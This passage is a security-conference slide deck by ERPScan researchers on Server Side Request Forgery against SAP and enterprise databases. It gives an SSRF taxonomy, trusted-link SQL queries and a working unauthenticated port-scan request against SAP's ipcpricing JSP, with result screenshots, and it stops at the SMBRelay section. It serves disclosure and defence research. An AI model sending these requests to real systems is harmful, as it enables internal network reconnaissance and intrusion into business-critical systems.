



**ERPScan**

Security Scanner for SAP



**POC2012**

<http://www.powerofcommunity.net>

*Invest in security  
to secure investments*

## **SSRF vs. Business-critical applications: XXE tunneling in SAP**

**Alexander Polyakov – CTO at ERPScan**

**Dmitry Chastukhin – Principal Researcher at ERPScan**

Please download the latest version of  
presentation from here:

<http://erpscan.com/category/presentations/>

# Alexander Polyakov



**ERPScan**

Security Scanner for SAP



Business application  
security expert



# Dmitry Chastuchin

An alumnus of St. Petersburg State Polytechnic University, computer science department, he works upon SAP security, particularly upon Web applications and JAVA systems. He has official acknowledgements from SAP for the vulnerabilities found.

Dmitriy is also a WEB 2.0 and social network security geek who found several critical bugs in Yandex services (Russian largest search engine), Google, Adobe, V Kontakte ([vk.com](http://vk.com)), the Russian largest social network. He is a contributor to the OWASP-EAS project. He spoke at the following conferences: Hack in the Box and BruCON.

Actively participates in the life of the Russian Defcon Group.

# Agenda

- Enterprise applications
  - Definitions
  - Typical enterprise landscape
  - Enterprise threats and defense
- SSRF
  - History
  - Types
  - XXE Tunneling
- Attacking SAP with SSRF
  - New life for old attacks
  - Bypassing security restrictions
  - Exploiting other services
- XXE Scanner
- Conclusion

# Enterprise applications: Definitions

Business software is generally any software that **helps business to increase its efficiency** or measure their performance

- Small (MS Office)
- Medium (CRM, Shops)
- Enterprise (ERP, BW...)

## Why are they critical?

Any information an attacker might want, be it a cybercriminal, industrial spy or competitor, is stored in a company's ERP. **This information can include financial, customer or public relations, intellectual property, personally identifiable information and more.** Industrial espionage, sabotage and fraud or insider embezzlement may be very effective if targeted at the victim's ERP system and cause significant damage to the business.

## Business-critical systems architecture

- Located in a secure subnetwork
- Secured by firewalls
- Monitored by IDS systems
- Regularly patched




Noahhh...

But let's assume that they are,  
because it will be much more  
interesting to attack them

# Secure corporate network

The Internet



Corporate network



ERP network




Industrial network




But wait.  
There must be some links!

# Real corporate network



And...  
Attackers can use them!

# Corporate network attack scenario



But how?




SSRF

## SSRF History: the beginning

- SSRF, as in Server Side Request Forgery.
- An attack which was discussed in 2008 with very little information about theory and practical examples.
- Like any new term, the SSRF doesn't show us something completely new like a new type of vulnerability. SSRF-style attacks were known before.

# SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or different hosts
- We can manipulate some fields of packet B within packet A
- Various SSRF attacks depend on how many fields we can control on packet B



# SSRF history: World research

- DeralHeiland – Shmoocon 2008
  - [Web Portals Gateway To Information Or A Hole In Our Perimeter Defenses](#)
  - Web portlets allow loading files from other HTTP sources
  - Possible to attack internal network
  - SSRF via URL parameter
- Spiderlabs 2012
  - <http://blog.spiderlabs.com/2012/05/too-xxe-for-my-shirt.html>
  - SSRF via XXE
- Vladimir Vorontsov 2012
  - SSRF via XXE

## SSRF history: My research

- SSRF is much more than listed examples
- Begun thinking about different kinds of SSRF in 2009
- Played with Oracle database hacks while writing a book

The idea was to use minimum rights in one application to send something that can make maximum impact on another application.

# SSRF History: My research in Oracle bypass

- **Problem**
  - An old vulnerability in Oracle listener in Set\_log\_file
  - Secured by LOCAL\_OS\_AUTHENTICATION in 10G
- **Attack**
  - User with CONNECT privileges can run UTL\_TCP functions
  - Using UTL\_TCP it is possible to construct any TCP packet and send it to the listener
  - Connection will be from a local IP so we will bypass LOCAL\_OS\_AUTHENTICATION restrictions

# SSRF History: ERPScan's research in SMBRelay

- SMBRelay is another example of SSRF
- A UNC request can be initiated from different sources
- We have collected information about different ways to call UNC path having minimum rights
  - From SAP NetWeaver ABAP
  - From SAP NetWeaver J2EE
  - From MSSQL
  - From Oracle DB
  - From browser
  - From USB
  - By spoofing
  - Etc.
- It is published under the name “SMBRelay Bible”

# SSRF history: How to exploit

## Vulnerability needed

- File include
- SQL Injection
- XXE
- Etc.

## Account needed

- Call http:// scheme
- load UNC paths
- Use trusted connections
- Etc.




## SSRF history: Conclusion

What we wanted to do here:

- Collect the information about SSRF attacks
- Categorize them
- Show new SSRF attacks
- Show examples of SSRF in SAP

# SSRF at a glance



# Ideal SSRF

The idea is to find victim server interfaces that will allow sending packets initiated by the victim server to the localhost interface of the victim server or to another server secured by a firewall from outside. Ideally this interface :

- Must allow sending any packet to any host and any port
- Must be accessed remotely without authentication

# SSRF Types

- **Trusted SSRF** (Can forge requests to remote services but only to predefined ones)
- **Remote SSRF** (Can forge requests to any remote IP and port)
  - **Simple Remote SSRF** (No control on app level)
  - **Partial Remote SSRF** (Control in some fields of app level)
  - **Full Remote SSRF** (Control on app level)

# Trusted SSRF

- Trusted because they can be exploited through predefined trusted connections.
- RDBMS systems and ERP systems give you the functionality to make trusted links.
- Through those predefined links, the attacker can send some packets to linked systems.
- Need to have access to the application or a vulnerability like SQL Injection.
- Examples
  - SAP NetWeaver
  - Oracle DB
  - MsSQL DB

## Trusted SSRF: MsSQL

- Need at least public rights
- Use MsSQL trusted links
- Can be used with predefined passwords
- Can be used to obtain info from host B

```
Select * from openquery(ServiceB,'select * from @@version']
```

# Trusted SSRF: Oracle Database

- Need at least public rights
- Use Oracle trusted links
- Can be used with predefined passwords
- Can be used to and obtain responses from Host B.

```
SELECT * FROM myTable@HostB
```

```
EXECUTE Schema.Package.Procedure('Parameter')@HostB
```

## SSRF Types: SAP

- SAP NetWeaver can have trusted links
- Predefined in SM59 transaction
- Use RFC protocol and user authentication
- Usually with predefined passwords
- Usually with SAP\_ALL rights
- Can be secured by [bit.ly/MkD7Ub](https://bit.ly/MkD7Ub)

Can be exploited by connecting from TST to  
PRD system



## Trusted SSRF: Conclusion

- Advantages for the attacker
  - Interesting
  - There are examples of dangerous attacks
  - Links usually exists across the enterprise
  - Attack is very stealthy because the behavior looks normal
- Disadvantages
  - Username and password needed
  - Existing link needed

# Remote SSRF

More interesting class:

- Control what to send and how
- Forge requests to any host and any port from a trusted source even if you cannot connect to those hosts directly
- Connect to services which only listen localhost interface as well
- Depending on what exactly we can control there are **at least 3 types of Remote SSRFs**

# Remote SSRF: Subtypes

Simple

Can't control  
Packet B application level

Dest IP

Dest port

Application level  
packet

Partial

Control some fields in  
Packet B application level

Dest IP

Dest port

Application level  
packet

Full

Control all fields in  
Packet B application level

Dest IP

Dest port

Application level  
packet

## Simple Remote SSRF: Ability to send something

- The most popular example is the ability to remotely scan for open ports and IP addresses
- Affected software:
  - SAP NetWeaver wsnavigator (sapnote 1394544,871394)
  - **SAP NetWeaver ipcpricing (sapnote 1545883)**
  - SAP BusinessObjects viewrpt (sapnote 1583610)

# Simple Remote SSRF: port scan via ipcpricing JSP

- It is possible to scan internal network from the Internet
- Authentication is not required
- SAP NetWeaver J2EE engine is vulnerable

**/ipcpricing/ui/BufferOverview.jsp?**

server=**172.16.0.13**


& port=**31337**

& dispatcher=


& targetClient=

& view=


# Simple Remote SSRF: Port scan via ipcpricing JSP




The screenshot shows a browser window with the URL `172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&password=&dispatcher=`. The page title is "IPC Error" and the main content reads "An error has occurred in the IPC: ConnectionException: Connection timed out: connect". A white callout box with an orange border contains the text "Host is not alive".



The screenshot shows a browser window with the URL `172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=8001&password=&dispatcher=`. The page title is "Error Report" and the main content shows a "500 Internal Server Error" with a stack trace. A white callout box with an orange border contains the text "HTTP port".



The screenshot shows a browser window with the URL `172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=3333&password=&dispatcher=`. The page title is "IPC Error" and the main content reads "An error has occurred in the IPC: ConnectionException: Connection refused: connect". A white callout box with an orange border contains the text "Port closed".



The screenshot shows a browser window with the URL `172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=3201&password=&dispatcher=`. The page title is "BufferOverview.jsp" and the main content shows a table titled "Available Servers". A white callout box with an orange border contains the text "SAP port".

Server	Port	Program Id

## Partial Remote SSRF: Ability to control fields

The most popular type with many examples

- **Remote Login bruteforce**
- Remote File read
- **SMBrelay**
- HTTP Attacks to other services
- XXE attacks

## Simple Remote SSRF: Login bruteforce

- SAP J2EE web application
- Still patching (can't disclose)
- Possible to connect to any host and test password
- If service is running on external SAP Portal it is possible to remotely from the Internet:
  - Bruteforce logins to internal resources and then continue with other attacks
  - Bruteforce logins until they are locked (Denial of Service)



# Partial Remote SSRF: SMBRelay

